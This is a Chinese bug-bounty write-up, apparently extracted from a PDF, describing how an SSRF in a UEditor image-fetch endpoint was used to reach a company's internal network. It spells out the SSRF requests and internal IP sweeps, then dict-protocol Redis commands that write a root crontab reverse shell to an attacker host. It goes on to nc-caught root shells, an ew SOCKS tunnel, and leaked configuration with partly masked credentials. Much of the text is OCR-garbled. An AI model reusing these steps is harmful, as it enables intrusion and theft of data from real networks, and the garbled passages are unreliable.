xxx 集团某处 SSRF 导致内网漫游

前言:

还是那句话: "每个 xxx 内网漫游、xxx 主站沦陷、xxx 千万级别数据泄露的漏洞标题背后,百分之八十至九十都是一些低级的安全问题引起的。而造成这些严重漏洞的起因往往几乎都是一些技术含量不高的漏洞。"

此次漏洞起因是我无意中打开一个子域的时候留了个心眼才发现了这个低危的 SSRF 漏洞,由于想冲榜第一,这些低危的漏洞我一般是不会提交了,除非把它的危害最大化就像现在这样我才会选择提交,此漏洞严重程度触及*****集团的核心办公内网。

为何要搞内网?

场景一: 白帽子发现了一个存储型 XSS, 后台管理员触发漏洞并获取到后台源码和截图,可后台在内网,白帽子提交至 SRC 平台。

判定: 低危-中危

理由:后台在内网中,外网无法访问故评级低危-中危。

场景二:白帽子发现一个 SSRF 能够请求内网资源,理论存在严重风险,但是并未实际操作证明,白帽子提交至 SRC 平台。

判定: 低危-中危

理由: SSRF 理论可能会造成严重漏洞,但是利用条件和利用难度较高,故评级低危-中危。

. . . .

这样的场景我遇到过很多次,都是理论存在高危害但是并没有实际操作复现,导致普遍认为白帽子提交理论存在高风险的漏洞,就是因为利用难度较高,白帽子实际操作比较困难甚至是不太可能实现的情况下,才提交理论存在高风险的漏洞而已,这会让甲方慢慢的麻木下次遇到此类理论存在高风险的漏洞一视同仁的处理为低危一中危漏洞,从而忽略了此类理论存在高风险漏洞的真实危害性,今天提交这个漏洞就是为了让你们下次遇到白帽子提交理论存在高风险的漏洞,或 SSRF 漏洞的时候能正确认识此类漏洞的危险程度。

漏洞详情:

低危 SSRF 漏洞


漏洞域名: http://xxxxxxxxxx.*****.com

打开后自动跳转至: http://xxxxxxx.****.com/Public/login


且状态码为 404 一般这样的 URI 凭经验感觉是 PHP 的站,查看 cookies 基本可以确定是 php 的站



由于是 404 推测曾经可能跑过测试应用网站可能会遗留一些测试文件或者备份文件,故 fuzz 了一下看到 phpmyadmin 的状态码为 206 的时候就知道有 WAF,应该不太好弄,但是看到 ueditor 百度编辑器的时候兴奋了,因为这很有可能存在 SSRF,而你们的内网又那么大,搞不好还在我上次搞过的内网段中,所以如果存在 SSRF 的话有很大概率能够再次搞进内网。



几经测试最终找到此 SSRF 并成功触发




低危漏洞提权


接下来要做的事

- 1. 摸清 SSRF 的状态是否为布尔状态
- 2. 此 SSRF 支持什么协议
- 3. 此 SSRF 是否支持 302 跳转
- 一、尝试请求一个没开放的1234端口回显"链接不可用"
- 二、尝试请求开放的22端口回显"链接不可用"
- 三、尝试请求开放的80端口回显"success"并把图片抓了回来
- 四、尝试请求我的302跳转回显"链接不可用"但是跳转成功。得出结论:

此 SSRF 为布尔型 SSRF, 能探测 http 应用并获取 html 源码、支持 302 跳转,可尝试通过响应速度来探测端口但误报率很高(某些端口可能是一直连接,最后超时)



知道此 SSRF 的性质以后便需要开始测试他支持什么协议了,经测试发现由于使用的 php 版本比较老支持好几个协议,使用 gopher 协议的时候状态为 206 提示有 WAF,但 WAF 却没拦截 DICT 协议,虽然 gopher 协议有 WAF 拦截但是支持 DCIT的话一样可以扫描内网 redis 写 shell 反弹,只不过相对麻烦而已,并不碍事。



现在有一个问题就是我并不知道内网 IP 段是多少,于是我便去 Github 上面去找内网域名,找到以下内网域名 gitlab. corp. *****.com、jk. corp. *****.com、wiki. corp. *****.com 等... 并通过 SSRF 请求 jk. corp. *****.com 从中获取到了内网 IP 信息



然后就开始尝试内网编织大致摸清了几个网段的分布和作用(根据 logo 识别应用)

/php/controller.php?action=catchimage&source[]=https://10.20.83.187/favicon.ico?.jpg GET uder http: uder http GET /php/controller.php?action=catchimage&source[]=https://10.20.82.187/favicon.ico?.jpg GET /php/controller.php?action=catchimage&source[]=http://10.20.83.187/favicon.ico?.jpg uder http GET /php/controller.php?action=catchimage&source[]=http://10.20.82.187/favicon.ico?.jpg uder http: ncfa GET /php/controller.php?action=catchimage&source[]=http://10.20.81.187/favicon.ico?.jpg ncfa uder http: cfg. **GET** /php/controller.php?action=catchimage&source[]=https://10.20.81.187/favicon.ico?.jpg uder http: **GET** /php/controller.php?action=catchimage&source[]=https://10.20.80.187/favicon.ico?.jpg uder http cfa **GFT** /php/controller.php?action=catchimage&source[]=http://10.20.80.187/favicon.ico?.jpg uder http: cfg. GET /php/controller.php?action=catchimage&source[]=https://10.20.88.186/favicon.ico?.jpg uder http:/ cfa. /php/controller.php?action=catchimage&source[]=http://10.20.88.186/favicon.ico?.jpg uder http:// GET GET /php/controller.php?action=catchimage&source[]=https://10.20.87.186/favicon.ico?.jpg uder http GET /php/controller.php?action=catchimage&source[]=http://10.20.87.186/favicon.ico?.jpg uder http GET /php/controller.php?action=catchimage&source[]=https://10.20.86.186/favicon.ico?.jpg uder http uder http GET /php/controller.php?action=catchimage&source[]=http://10.20.85.186/favicon.ico?.jpg uder http GET /php/controller.php?action=catchimage&source[]=http://10.20.86.186/favicon.ico?.jpg GET /php/controller.php?action=catchimage&source[]=https://10.20.85.186/favicon.ico?.jpg uder http GET /php/controller.php?action=catchimage&source[]=https://10.20.84.186/favicon.ico?.jpg uder http uder http: p.ncfg. GET /php/controller.php?action=catchimage&source[]=http://10.20.84.186/favicon.ico?.jpg uder http: ncfg. **GET** /php/controller.php?action=catchimage&source[]=https://10.20.82.186/favicon.ico?.jpg uder http: cfq GET /php/controller.php?action=catchimage&source[]=https://10.20.83.186/favicon.ico?.jpg **GET** /php/controller.php?action=catchimage&source[]=http://10.20.83.186/favicon.ico?.jpg uder http cfq. GET /php/controller.php?action=catchimage&source[]=https://10.20.81.186/favicon.ico?.jpg uder http :fg cfg. GET uder htt /php/controller.php?action=catchimage&source[]=http://10.20.82.186/favicon.ico?.jpg cfg. GET /php/controller.php?action=catchimage&source[]=http://10.20.81.186/favicon.ico?.jpg htt uder uder htt cfg... GET /php/controller.php?action=catchimage&source[]=https://10.20.80.186/favicon.ico?.jpg ht GET /php/controller.php?action=catchimage&source[]=http://10.20.80.186/favicon.ico?.jpg uder cfg. GET uder ncfg.. /php/controller.php?action=catchimage&source[]=https://10.20.88.185/favicon.ico?.jpg ncfg... GET /php/controller.php?action=catchimage&source[]=http://10.20.87.185/favicon.ico?.jpg uder uder ncfg... GET /php/controller.php?action=catchimage&source[]=http://10.20.88.185/favicon.ico?.jpg uder nttp GET /php/controller.php?action=catchimage&source[]=https://10.20.87.185/favicon.ico?.jpg /php/controller.php?action=catchimage&source[]=https://10.20.86.185/favicon.ico?.jpg GET uder http ncfg... /php/controller.php?action=catchimage&source[]=https://10.20.85.185/favicon.ico?.jpg GET ude htti ncfa /php/controller.php?action=catchimage&source[]=http://10.20.86.185/favicon.ico?.jpg ude htt ncfg... GET ude htt GET /php/controller.php?action=catchimage&source[]=http://10.20.85.185/favicon.ico?.jpg ncfg ude htt o.ncfg. **GET** /php/controller.php?action=catchimage&source[]=https://10.20.84.185/favicon.ico?.jpg /php/controller.php?action=catchimage&source[]=http://10.20.84.185/favicon.ico?.jpg p.ncfq GET uder GET /php/controller.php?action=catchimage&source[]=https://10.20.83.185/favicon.ico?.jpg

```
内网域名
                                            459 20190404/1554387799936023.jpg
28991
        http
                credit 200 false
                                    false
28810
                lcs 200 false false 456 20190404/1554387722324349.jpg
        https
                        200 false false 458 20190404/1554387572373192.jpg
                                                                                      可能是接口系统
28499
        http
        http
                gitlab
                                            458 20190404/1554387445582843.jpg
28263
                        200 false
                                    false
                                                                                      可能是自定义业务
27973
                        200 false
                                    false
                                            457 20190404/1554387303233777.jpg
                review
        http
                              false 455 20190404/1554386938174074.jpg
false 454 20190404/1554386925312176.jpg
                jk 200 false
                pm 200 false
27085
        http
                                                                                      Redmine
                        200 false false
                                                                                              可能存在SSRF
27023
        http
                jira
                                            456 20190404/1554386902552140.jpg
26347
                apollo
                        200 false
                                    false
                                            457 20190404/1554386630269455.jpg
                                                                                      Apollo
                                            457 20190404/1554386590367234.ipg
26267
        http
                work
                        200 false
                                    false
                                                                                      Work
                                            457 20190404/1554386260881152.jpg
                                                                                              可能存在SSRF
25671
        http
                                                461 20190404/1554385650135289.jpg
24610
        https
                customer
                            200 false false
                                        493 20190404/1554377280811489.jpg
                hr 200 false
1430
        https
                                false
                        200 false
                                    false
                                            457 20190404/1554377071203574.jpg
72000
        https
45000
        https
                sms 200 false
                                false
                                        456 20190404/1554376997863900.jpg
内网段
416 https
                104 200 false
                                false
                                         447 20190404/1554384116567672.jpg
                                                                             NSX 可能是业务系统
            95
                                                                             可能是自定义业务
152 https
            95
                38 200 false
                                false
                                         446 20190404/1554383850456168.jpg
                                                                             可能是接口系统
                   200 false
                                         446 20190404/1554383901881254.ipg
199 http
            95
                                false
                                                                             Jenkins 可能存在命令执行
211 http
                                         446 20190404/1554383913269619.jpg
            95
                53 200 false
                                false
                                                                             Jenkins 可能存在命令执行
343 http
            95
                86
                   200 false
                                false
                                         446 20190404/1554384053998887.jpg
                                                                                      可能存在SSRF
347 http
                    200 false
                                false
                                         446 20190404/1554384054530771.jpg
                                         446 20190404/1554384258469742.jpg
537 http
            88
                135 200 false
                                false
                                                                             Harbor - CNCF
                                         446 20190404/1554384278632242.jpg
                146 200 false
581 http
            88
                                false
                                                                              不清楚是何业务
003 http
                251 200 false
                                         446 20190404/1554384741153835.jpg
                                         445 20190404/1554383823764876.jpg
115 http
            95
                29 200 false
                                false
                                                                             Redmine
                                         445 20190404/1554383947710361.jpg
241 http
                61 200 false
            88
                                false
                                         445 20190404/1554384027184040.jpg
                                                                             可能是自定义业务
305 http
            88
                    200 false
                                false
                                         445 20190404/1554384031468452.jpg
315 http
            95
                79
                   200 false
                                false
                                                                             Gitlab
                                         445 20190404/1554384032987193.jpg
319 http
            95
                80
                    200 false
                                false
                                                                             Gitlab
331 http
                                                                                      可能存在SSRF
            95
                83
                    200 false
                                false
                                         445 20190404/1554384040568914.jpg
                                                                             JIRA
                                                                              自定义业务
                                         444 20190404/1554383824698239.jpg
117 http
            88
                30
                    200 false
                                false
181 http
                                        443 20190404/1554383880413699.jpg
                                                                             可能是自定义业务
            88
                    200 false
                                false
                                            446 20190404/1554389468311629.jpg
1944
        https
                94
                    162 200 false false
                    161 200 false
                                            446 20190404/1554389444724844.jpg
1932
        https
                94
                                    false
                                            445 20190404/1554389410399485.jpg
                                                                                      惠普打印机
1907
        http
                    159 200 false
                                    false
                                            446 20190404/1554389409152369.jpg
                                                                                      惠普打印机
1908
        https
                94
                    159 200 false
                                    false
                                            448 20190404/1554388596587946.jpg
                    112 200 false
                                                                                      iLO
1344
                                    false
        https
1343
                94
                    112 200 false
                                    false
                                            447 20190404/1554388593703347.jpg
                                                                                      iLO
惠普打印机
1331
        http
                94
                   111 200 false
                                    false
                                            446 20190404/1554388583295793.jpg
                                                                                      惠普打印机
苹果的logo
1332
        https
                94
                   111 200 false
                                    false
                                            447 20190404/1554388578599746.ipg
                              false 445 20190404/1554387165657391.jpg
false 446 20190404/1554386869561652.jpg
false 446 20190404/1554386847362758.jpg
435 http
            90 37
                    200 false
253 http
            89
                22
                    200 false
241 http
                    200 false
                                                                                      惠普打印机
1871
        http
                94
                   156 200 false
155 200 false
                                   false
                                            446 20190404/1554389354729137.jpg
448 20190404/1554389336480385.jpg
1860
                                                                                      惠普打印机
        https
                94
                                    false
                                                                                      惠普打印机
        http
                    155 200 false
                                             447 20190404/1554389333418607.jpg
                                            446 20190404/1554389317774776.jpg
1847
        http
                94
                    154 200 false
                                    false
                                                                                      惠普打印机
1848
        https
                94
                   154 200 false
                                    false
                                            447 20190404/1554389317113496.jpg
                                                                                      惠普打印机
                    153 200 false
                                    false
                                             447 20190404/1554389297970775.jpg
                                                                                      重举打印机
1835
                    153 200 false
                                    false
                                            446 20190404/1554389295834446.jpg
                                                                                      惠普打印机
```

最后发现 88 段应该为脆弱的开发业务段,根据之前搞了你们另外一个内网的经 验,断定此段必定存在多个 redis 数据库而且还是空口令的,于是使用 dict 协 议往 10. 20. 85-95. 1/24 段发 redis 写 shell 的请求

使用 dict 协议向 Redis 数据库写 shell

- 1. 先清除没用的数据, 防止定时任务执行失败 /php/controller.php?action=catchimage&source[]=http://xxxx/302.php?s= dict%26ip=10.20.*.*%26port=6379%26data=flusha11
- 2. 利用 302 跳转写入反弹命令

/php/controller.php?action=catchimage&source[]=http://xxxx/s.php?s=di ct%26ip=10.20.*.*%26port=6379%26bhost=*.*.*.*%26bport=1234


/php/controller.php?action=catchimage&source[]=http://xxxx/302.php?s= dict%26ip=10.20.*.*%26port=6379%26data=config:set:dir:/var/spool/cron

4. 设置导出名字

/php/controller.php?action=catchimage&source[]=http://xxxx/302.php?s= dict%26ip=10.20.*.*%26port=6379%26data=config:set:dbfilename:root 5. 导出

/php/controller.php?action=catchimage&source[]=http://xxxx/302.php?s= dict%26ip=10.20.*.*%26port=6379%26data=save

使用 burp 发包, 为了避免语句顺序执行错误, 故第一个包先跑 50 个在跑第二个 包以此类推



获取内网多台 ROOT 权限

使用 nc 持续监听端口, 刚刚全部跑完马上就有差不多 15 台左右主机反弹出来了 而且都是 root 权限

```
[root@dev190 tmp]# d
uid=0(root) gid=0(root) groups=0(root)
[root@dev190 tmp]# d
uid=0(root) gid=0(root) groups=0(root)
[root@dev190 /]# d
uid=0(root) gid=0(root) groups=0(root)
[root@dev190 tmp]# /sifconfig^H^H^H^H^H^H^H^H^H^H^H/Sbin/ifconfig
////////////sbin/ifconfig
          Link encap:Ethernet HWaddr 00:50:56:90:6A:99
eth0
          inet addr:10.20.88.190 Bcast:10.20.88.255 Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:4042047520 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3677224065 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2334734539969 (2.1 TiB) TX bytes:753399762924 (701.6 GiB)
10
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:665458185 errors:0 dropped:0 overruns:0 frame:0
          TX packets:665458185 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:231377487921 (215.4 GiB) TX bytes:231377487921 (215.4 GiB)
[root@dev190 tmp]#/sbin/ifconfig
eth0
          Link encap: Fthernet HWaddr 00:50:56:90:6A:99
        inet addr:10.20.88.190 Bcast:10.20.88.255 Mask:255.255.255.0
          UP BROADCASI RUNNING MULTICASI MIU:1500 Metric:1
RX packets:4042047520 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3677224060 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2334734539969 (2.1 TiB) TX bytes:753399762589 (701.6 GiB)
lo
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:665458185 errors:0 dropped:0 overruns:0 frame:0
          TX packets:665458185 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:231377487921 (215.4 GiB) TX bytes:231377487921 (215.4 GiB)
```

在其中一台内网一台云服中发现了多个数据库并发现了 f*****p 的相关业务

```
application" => array(
"debug" => false,
                    "close"
                                                 => false,
           'namespace' => array(
                   lespace' => array(
'NCFGroup\Common' => $system.'/Common/',
'NCFGroup\Protos' => $system.'/Protos/',
'Phalcon' => $system.'/Common/Phalcon/',
'Assert' => $system.'/Common/Vendor/assert/lib/Assert/',
'Money' => $system.'/Common/Vendor/fractal/src/',
'League\Fractal' => $system.'/Common/Vendor/fractal/src/',
'GeneratedHydrator' => $system.'/Common/Vendor/generatedHydrator/',
          ..
//idworker发号器配置
'idworker' -> array(
                   'serverlist' => array(
                                                              2p.osal.com:8180',
2plosal.com:8180',
         ),
//gtm使用的Redis
'redis_gtm' => array(
'master' => 'def_master',
'sentinels' => array(
                            array(
    'host' => '10.20.05.15',
    'port' => '26479'
                            /,
array(
 'host' => '10.20.60.15',
 'port' => '26579'
                            array(
 'host' => '10.22 '
 'port' => '26679'
          //gtm使用的db
               h_gtm' -> array!
                   'adapter' => 'Mysql',
'host' => 'Bu /2 sv .5',
'username' => 'f .2p',
'password' => '100 teabed',
'dbname' => '100 teabed',
                    'port' => '3306',
         ),
// cloudtask相关配置
'cloudtask' => array(
'centerHost' => 'http://io.zo.oo./o.ooo5', // 调度服务器
'mongoDbHost' => 'mongodo./,13v.zo.oo./v.rooo5', // mongoDb服务器
'mongoDBAuth' => ',
'runtime' => 'myCluster', // runtime服务器组
[root@n-yunfu-03 config]#
```

```
[root@n-yunfu-04 mysql]# ll
11
total 12505316
drwx----- 2 mysql mysql
                                   12288 Aug 11 2017 abscloud workflow
drwx----- 2 mysql mysql
                                    4096 Oct 10 2017 asset
drwx----- 2 mysql mysql
                                    4096 Dec 27 2016 assetrank
drwx----- 2 mýsql mýsql
drwx----- 2 mysql mysql
                                    4096 Mar 9 2018 cache@002dcloud
                                    4096 Jun 27 2017 credit_reference
drwx----- 2 mysql mysql
                                   12288 Aug 1 2017 credit workflow
drwx----- 2 mysql mysql
                                    4096 Dec 20 2016 db jucai
drwx----- 2 mysql mysql
                                    4096 Nov 14 2017 emc account
drwx----- 2 mysql mysql
                                    4096 Oct 20 2017 emc asset abs
drwx----- 2 mysql mysql
                                    4096 Jun 22 2017 emc credit
                                    4096 Dec 1 2017 emcsocian
drwx----- 2 mysql mysql
drwx----- 2 mysql mysql
                                    4096 Aug 16 2017 emcuser
drwx----- 2 mysql mysql
                                    4096 Nov 28 2017 emc xloan
                                  4096 Apr 20 2017 emicrocredit
12288 May 9 2017 emicrocredit_workflow
4096 Apr 25 2017 fae_baseframe
drwx----- 2 mysql mysql
drwx----- 2 mysql mysql
drwx----- 2 mysql mysql
                                    4096 Mar 15 2017 fae baseframe mock
drwx----- 2 mysql mysql
drwx----- 2 mysql mysql
                                    4096 Dec 21 2016 fae tradingsystem
                                    4096 Mar 15 2017 fae_tradingsystem_mock
4096 Dec 23 2016 fae_user
4096 Sep 4 2017 fae_user2
drwx----- 2 mysql mysql
drwx----- 2 mysql mysql
drwx----- 2 mysql mysql
                                    4096 Dec 16 2016 filesystem
drwx----- 2 mysql mysql
drwx----- 2 mysql mysql
                                    4096 May 17 2017 ftp trading
drwx----- 2 mysql mysql 4096 Apr 1 2017 ftp_trading_mock
-rw-rw---- 1 mysql mysql 12794724352 Apr 6 13:45 ibdata1
-rw-rw---- 1 mysql mysql 5242880 Apr 6 13:45 ib_logfile0
-rw-rw---- 1 mysql mysql 5242880 Nov 7 15:53 ib_logfile1
drwx----- 2 mysql mysql
                                     4096 Mar 7 2017 invitecode
                                    4096 Mar 7 2017 kefu_workflow
4096 Mar 7 2017 message
4096 Mar 23 2017 mofei_test
drwx----- 2 mysql mysql
drwx----- 2 mysql mysql
drwx----- 2 mysql mysql
                                    4096 Dec 15 2016 mysql
drwx----- 2 mysql mysql
drwx----- 2 mysql mysql
                                   4096 Apr 1 2017 planner
drwx----- 2 mysql mysql
                                   12288 Aug 14 2017 supplychain_workflow
drwx----- 2 mysql mysql
                                   4096 Dec 15 2016 test
drwx----- 2 mysql mysql
                                    4096 Mar 20 2017 ucfpay_client_mock
drwx----- 2 mysql mysql
                                    4096 Feb 9 2017 user platform
drwx----- 2 mysql mysql
                                   12288 Dec 16 2016 workflow
drwx----- 2 mysql mysql
                                    4096 Dec 1 2017 wxfae cms
drwx----- 2 mysql mysql
                                    4096 Aug 24 2017 wxfae credit
                                   4096 Aug 15 2018 xcrm
12288 Jan 4 2018 xcrm_workflow
drwx----- 2 mysql mysql
drwx----- 2 mysql mysql
                                   12288 Nov 13 2017 xloan workflow
drwx----- 2 mysql mysql
```

```
[root@n-yunfu-03 protos]# /sbin/ifconfig
 /sbin/ifconfig
              Link encap:Ethernet HWaddr 00:50:56:90:E7:83
eth0
               inet addr:10.20.88.163 Bcast:10.20.88.255 Mask:255.255.255.0
               inet6 addr: fe80::250:56ff:fe90:e783/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:7639469185 errors:0 dropped:0 overruns:0 frame:0
              TX packets:9503788214 errors:0 dropped:0 overruns:0 carrier:0
               collisions:0 txqueuelen:1000
              RX bytes:1327080147566 (1.2 TiB) TX bytes:6674452152023 (6.0 TiB)
lo
              Link encap:Local Loopback
               inet addr:127.0.0.1 Mask:255.0.0.0
               inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:54018212913 errors:1302 dropped:1302 overruns:0 frame:0
              TX packets:54018212913 errors:0 dropped:0 overruns:0 carrier:0
               collisions:0 txqueuelen:0
              RX bytes:6763845887321 (6.1 TiB) TX bytes:6763845887321 (6.1 TiB)
 [root@n-yunfu-03 protos]# ls -la
ls -la
total 76
drwxr-xr-x 15 deploy deploy 4096 Sep 5
drwxr-xr-x 5 root root 4096 Jan 4
drwxr-xr-x 3 deploy deploy 4096 May 3
drwxr-xr-x 4 deploy deploy 4096 May 3
drwxr-xr-x 5 deploy deploy 4096 Sep 5
drwxr-xr-x 4 deploy deploy 12288 Jul 10
drwxr-xr-x 5 deploy deploy 4096 May 3
drwxr-xr-x 5 deploy deploy 4096 May 3
drwxr-xr-x 3 deploy deploy 4096 May 3
drwxr-xr-x 4 deploy deploy 4096 Jul 10
drwxr-xr-x 4 deploy deploy 12288 Jul 10
drwxr-xr-x 15 deploy deploy 4096 Sep 5
                                                            2018 .
                                                            2018 ...
                                                            2018 Commonservice
                                                            2018 Contract
                                                            2018 Duotou
                                                            2018 Fae
                                                            2018 FundGate
                                                            2018 Future
                                                            2018 Marketing
                                                            2018 Medal
                                                            2018 020
                                                            2018 Open
drwxr-xr-x 4 deploy deploy 12288 Jul 10
                                                            2018 Ptp
drwxr-xr-x 6 deploy deploy 4096 May 3
drwxr-xr-x 3 deploy deploy 4096 May 3
                                                            2018 Stock
                                                            2018 StockServices
[root@n-yunfu-03 protos]# [
```


89 段 Office 办公主机 跑着***系统

渗透内网!

尝试打 socket 隧道出来

```
rcsocks 0.0.0.0:3389 <--[10000 usec]--> 0.0.0.0:5656
init cmd_server_for_rc here
start listen port here
rssocks cmd_socket OK!
                                                                                                                                                                          [root@dev190 .ew]# 5656 &
                                                                                                                                                                          [1] 2423
[root@dev190 .ew]# tmp/.ew/.ew -s rssocks -d 5656 8
rssocks cmd socket OK!
                                                                                                                                                                           [root@dev190 .ew]# tmp/.ew/.ew -s rssocks -d ...3 -e 5656 &
                                                                                                                                                                            [root@dev190 .ew]# 83 -e 5656 &
                                                                                                                                                                           [root@dev190 .ew]# 56 &
[1] 2433
                                                                                                                                                                           [root@dev190 .ew]# tmp/.ew/.ew -s rssocks -d -e 5656 &
[1] 2443
                                                                                                                                                                            1] 2443
root@dev190 .ew]# [1] 2437
root@dev190 .ew]# tmp/.ew/.ew -s rssocks -d = 5656 &
                                                                                                                                                                           [1] 2436
[root@dev190 .ew]# 56 &
                                                                                                                                                                           [1] 2431
[root@dev190 .ew]# 656 &
                                                                                                                                                                            1] 2445
                                                                                                                                                                            [root@dev190 .ew]# 5656 &
[1] 2427
                                                                                                                                                                           [root@dev190 .ew]# 6 &
[1] 2425
                                                                                                                                                                           [root@dev190 .ew]# -e 5656 &
[1] 2442
                                                                                                                                                                          [root@dev190 .ew]# &
[1] 2429
                                                                                                                                                                            [root@dev190 .ew]# [root@dev190 .ew]#
                                                                                                                                                                          [1] 2439
                                                                                                                                                                           [root@dev190 .ew]# .83 -e 5656 &
                                                                                                                                                                          [1] 2446
[root@dev190 .ew]# 6 &
                                                                                                                                                                         [1] 2440
[root@dev190 ~]# &
                                                                                                                                                                          [1] 2441
[root@dev190 .ew]#
                                                                                                                                                                          [1] 2444
[root@dev190 .ew]#
```

内网探测



使用 ew 打的 socke 隧道经常出问题,于是把自己写的内网探测脚本丢到服务器上跑了起来,只挑了几个重要的核心网段跑

```
Header info:
Date: Fri, 05 Apr 2019 16:10:14 GMT
      Server: Apache/2.2.14 (Win32) PHP/5.4.15
      Server: Apacom/2.2.14 (Win32) PHP/3.4.15
X-Powered-By: PHP/5.4.15
Set-Cookie: PHPSESSID=6hghjjdirhshmjbll5udr4bjo5; path=/
      Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
      Pragma: no-cache
Content-Length: 6232
      Connection: close
Content-Type: text/html
      IP: 10.20.95.28:80 code: 200
Title: <title>Microsoft Internet Information Services 8</title>
      Header info:
       Content-Type: text/html
      Concent-Type: text/html
Last-Modified: Wed, 29 Aug 2018 01:52:19 GMT
Accept-Ranges: bytes
ETag: "64c16eeb3a3fd41:0"
Server: Microsoft-TIS/8.0
      Date: Fri, 05 Apr 2019 16:10:56 GMT
Connection: close
Content-Length: 1398
      IP: 10.20.95.29:80 code: 200
       Title: <title>Redmine</title>
      Header info:
Content-Type: text/html; charset=utf-8
      X-Ua-Compatible: IE=Edge.chrome=1
      Tag: "59ae3846a714b43c0559f10b33562256"


Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 46f1722084c04bbf3df8a578d501cee6
      X-Runtime: 0.008221
Date: Fri, 05 Apr 2019 16:11:01 GMT
      X-Rack-Cache: miss
      Server: WEBrick/1.3.1 (Ruby/2.0.0/2014-09-19)
      Content-Length: 3489
      Connection: close
      Set-Cookie: _redmine_session=BAh7B0kiD3Nlc3Npb25faWQG0gZFVEkiJWU4NTk4NjMlNzZkYWI3MDUxYWZ1ZGY0MjA4YzYxMWVkBjsAVEkiEF
70 IP: 10.20.95.37:80 code: 200
71 Title: <title>Log In - Private Seafile</title>
72 Header info:
```

发现 172 网段是 http://www.******.com/ 所在的业务段为了更加快速的定位到重要网段,我对内网域名进行了爆破并查看他们的解析地址

